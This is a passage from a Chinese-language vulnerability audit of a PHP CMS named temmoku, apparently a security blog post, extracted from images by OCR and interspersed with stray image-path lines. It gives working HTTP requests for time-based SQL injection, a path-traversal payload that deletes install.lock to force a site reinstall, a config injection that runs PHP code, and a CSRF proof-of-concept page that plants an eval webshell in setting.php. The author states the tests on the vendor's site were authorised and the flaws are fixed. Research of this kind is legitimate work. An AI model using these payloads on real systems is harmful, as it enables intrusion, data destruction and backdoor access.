
Content-Type: application/x-www-form-urlencoded


Cookie: 普通用户的 COOKIE

Content-Length: 64

iddb[]=1212&iddb[]=1212) UNION SELECT 1,2,3,4,sleep(5),6,7,8 --

请求结果：







0x05 前台 SQL 注入漏洞（二）

但是后台默认关闭” 是否允许删除自己的评论” 配置项，我们肯定不高兴的，怎么办呢？继续往下翻！

我们寻寻觅觅找到了第二个注入点，如图：



该注入点无需开启” 是否允许删除自己的评论” 配置项，我们现在从后台将它关闭。


home参数设置
评论设置
缓存设置
专题设置
每天允许发表评论数量
100
未登录用户是否可以发布评论
可以
不可以
评论是否直接审核
自动审核
人工审核
评论是否使用验证码
不使用
使用
是否允许删除自己的评论
允许
不允许
URL规则
标准伪静态网址
精简伪静态网址
立即提交

构造 HTTP 请求包：

POST /?temmoku_dirs=user/sms/del HTTP/1.1

Host: www.temmoku.com

Content-Type: application/x-www-form-urlencoded


Connection: close


Cookie: 普通用户的 COOKIE

Content-Length: 53

iddb[]=11111) UNION SELECT 1,2,sleep(3),4,5,6,7,8 --

请求结果：






0x06 前台任意文件删除漏洞（可重装整站）

我们从了解框架整个结构时，发现检查验证是通过判断 app/conf/install.lock 来使网站是否安装的，如果存在任意文件删除漏洞，那么攻击者即可直接将目标点网站重装。

而删除文件的函数为 unlink() 函数，我们全局搜索一下，看一下前台哪些地方调用了 unlink 函数。

我们看到该成员方法有形式参数，那么我们在本类看一下哪里调用了 img_move 方法



```php
public function index(){
    $array=[
        [
            'dir'=>'mob',
            'name'=>'手机验证',
        ],
        [
            'dir'=>'email',
            'name'=>'Email验证'
        ],
        [
            'dir'=>'idcard',
            'name'=>'身份主体验证'
        ]
    ];
    hook_listen('user_renzheng_begin',$array);
    if($_GET['type']=='idcard' && $_POST['step']=='post'){
        $renzheng=unserialize(C('renzheng'));
        if(C('MYDB.id_rz_state')==1){
            $this->err('已经通过审核，无法编辑');
        }
        if($renzheng['main']['is_yzm']){
            $yzm=\temmoku\lib\yzm::get_yzm_code($_POST['yzm']);
            if($yzm['code']==='9'){
                $this->err('验证码错误');
            }
        }
        $type=intval($_POST['_type']);
        if($type==1){
            $this->img_move($_POST['idcard_zheng'],'idcard_zheng');
            $this->img_move($_POST['idcard_fan'],'idcard_fan');
            $this->img_move($_POST['idcard_shouchi'],'idcard_shouchi');
            $array=[
                'real_name'=>$_POST['truename'],
```

直接将 $_POST['idcard_zheng'] 传入进来，下面我们回来 img_move 方法看一下程序有没有做过滤之类的。

```php
private function img_move($img,$type=''){
    if($img){
        $oldfile=Temmoku_PATH.C('UPFILES_CATALOG').'/'.$img;
        //var_dump($oldfile);
        if(is_file($oldfile)){//只能是上传的本地文件,远程都不行

            if(strpos($img, "tmp") !== 0 && !stristr($oldfile, C('UPFILES_CATALOG')."/tmp") ){
                return $img;
            }
            $uid=C('mydb.uid');
            $ceil = ceil(c('mydb.uid')/1000);
            $url='renzheng/'.$ceil."/".$uid."/".md5(C('MD5')."_".c('mydb.uid')."_".$type).".png";

            $newfile=Temmoku_PATH.C('UPFILES_CATALOG')."/".$url;
            write_dir($newfile);
            if(@move_uploaded_file($oldfile,$newfile)){
                @chmod($newfile, 0777);
                unlink($oldfile);
            }else{
                if(@copy($oldfile,$newfile))
                {
                    @chmod($newfile, 0777);
                    unlink($oldfile);
                }
            }
            return $url;
        }
```

使用 strpos 以及 stristr 进行验证是否在 tmp 目录下，strpos 函数返回字符串的位置，stristr 返回 /tmp 的剩余部分，我们可以这样构造进行绕过：

返回 / tmp 的剩余部分，我们可以这样构造进行绕过：
idcard_zheng=tmp/../../app/conf/install.lock

构造 HTTP 请求包：

POST /?temmoku_dirs=user/renzheng/index&type=idcard HTTP/1.1

Host: www.temmoku.com


Content-Type: application/x-www-form-urlencoded

Cookie: 用户的 COOKIE
Connection: close

Content-Length: 48

step=post&_type=1&idcard_zheng=tmp/../../app/conf/install.lock

运行结果：




再次请求 index.php

成功进入安装向导

0x07 双引号解析漏洞导致的后台 GETSHELL

我们之前了解 MVC 框架时，有了解到 / app/conf / 文件夹下的所有内容都会被包含，笔者在这里简单翻了翻看到./app/conf/setting.php 文件中以双引号保存值




这些配置可以从后台进行配置。

在? temmoku_dirs=/admin/setting/article 中我们可以看到配置项。


域名重定向
http://www.temmoku.com/?temmoku_dirs=/admin/setting/article
百度翻译
MD5免费在线解密破
T00LS | 低调求发展 -
僵尸检测
BUUCTF
哔哩哔哩 (゜- ゜)つロ
FreeBuf互联网安全新
该页面采用不加密的http传输协议，与你建立的连接不安全，请勿在页面内输入任何敏感信息（密码或银行卡信息等
内容参数设置
内容附件目录设置
不划分
按年
按月
按日
年/月
年/月/日
内容附件是否自动归类
不归类
归类
比如jpg的放到一个文件夹，png的放另一个文件夹
是否启用M函数缓存
不缓存
缓存
附件存放目录
attachment
发布内容时是否本地化图片
不下载
下载到本地
发布内容时是否删除外链
不删除
删除
外链白名单
不输入则只保存本站的链接，其它链接全部删除
一行一个,如：www.temmoku.cn

我们将它改为 attachment${@phpinfo()}，如图：



Phpinfo：

Phpinfo 成功被双引号所解析。

0x08 CSRF 钓鱼管理员直接 GETSHELL

因为双引号解析漏洞在后台，同时只需要一个简单带有管理员 COOKIE 的 HTTP 请求就可以完

成攻击演练。我们当然不想让它这么鸡肋的活着，同时我们在了解框架时，整个框架没有对 CSRF 进行防护。那么我们可以由此漏洞搭配 CSRF 来使漏洞更加易于利用。

笔者编写了如下 POC 进行测试：

```
<?php
$url = 'http://192.168.1.6/';
?>
<!DOCTYPE html>
<html>
<head>

        <title></title>
</head>
<body>
        <form action="<?php echo $url;?>/index.php?temmoku_dirs=/admin/setting/article" method="post">
                <input type="hidden" name="web[articletimedir]" value="Y/m/d/">
                <input type="hidden" name="web[articledirclass]" value="1">
                <input type="hidden" name="web[function_m]" value="1">
                <input type="hidden" name="web[upfiles_catalog]" value="attachment${@eval($_POST[c])}">
                <input type="hidden" name="web[images_get_down]" value="1">
                <input type="hidden" name="web[content_del_link]" value="1">
                <input type="hidden" name="web[content_link_white_list]" value="">
                <input type="hidden" name="step" value="post">
        </form>
        <script type="text/javascript">
         var oForm = document.getElementById('form');
         oForm.submit();
         window.location = "<?php echo $url;?>";
    </script>
</body>
</html>
```


放置在攻击者的 WEB 服务器上，在第二行可以定义目标站点，然后构造 URL 使管理员点击。

当管理员在后台登录的状态下打开即可直接修改 setting.php 文件，将 ${@eval($_POST[c]) 写入文件中，攻击者可以连接 index.php 密码 c 进行管理 webshell。


0x09 官网检测

代码审计完成后笔者发现官网就是使用的该系统，并开启了用户注册功能。联系上站长得到授权后笔者将漏洞详情写到本篇文章中进行分享。（现官网已修复）

我们代码审计过程中有挖掘到只需要前台正常用户权限就可以进行 SQL 注入的漏洞。笔者在官网中发现开启 DEBUG 模式，我们进行报错注入，看一下是否可以注入 user() 函数的信息。



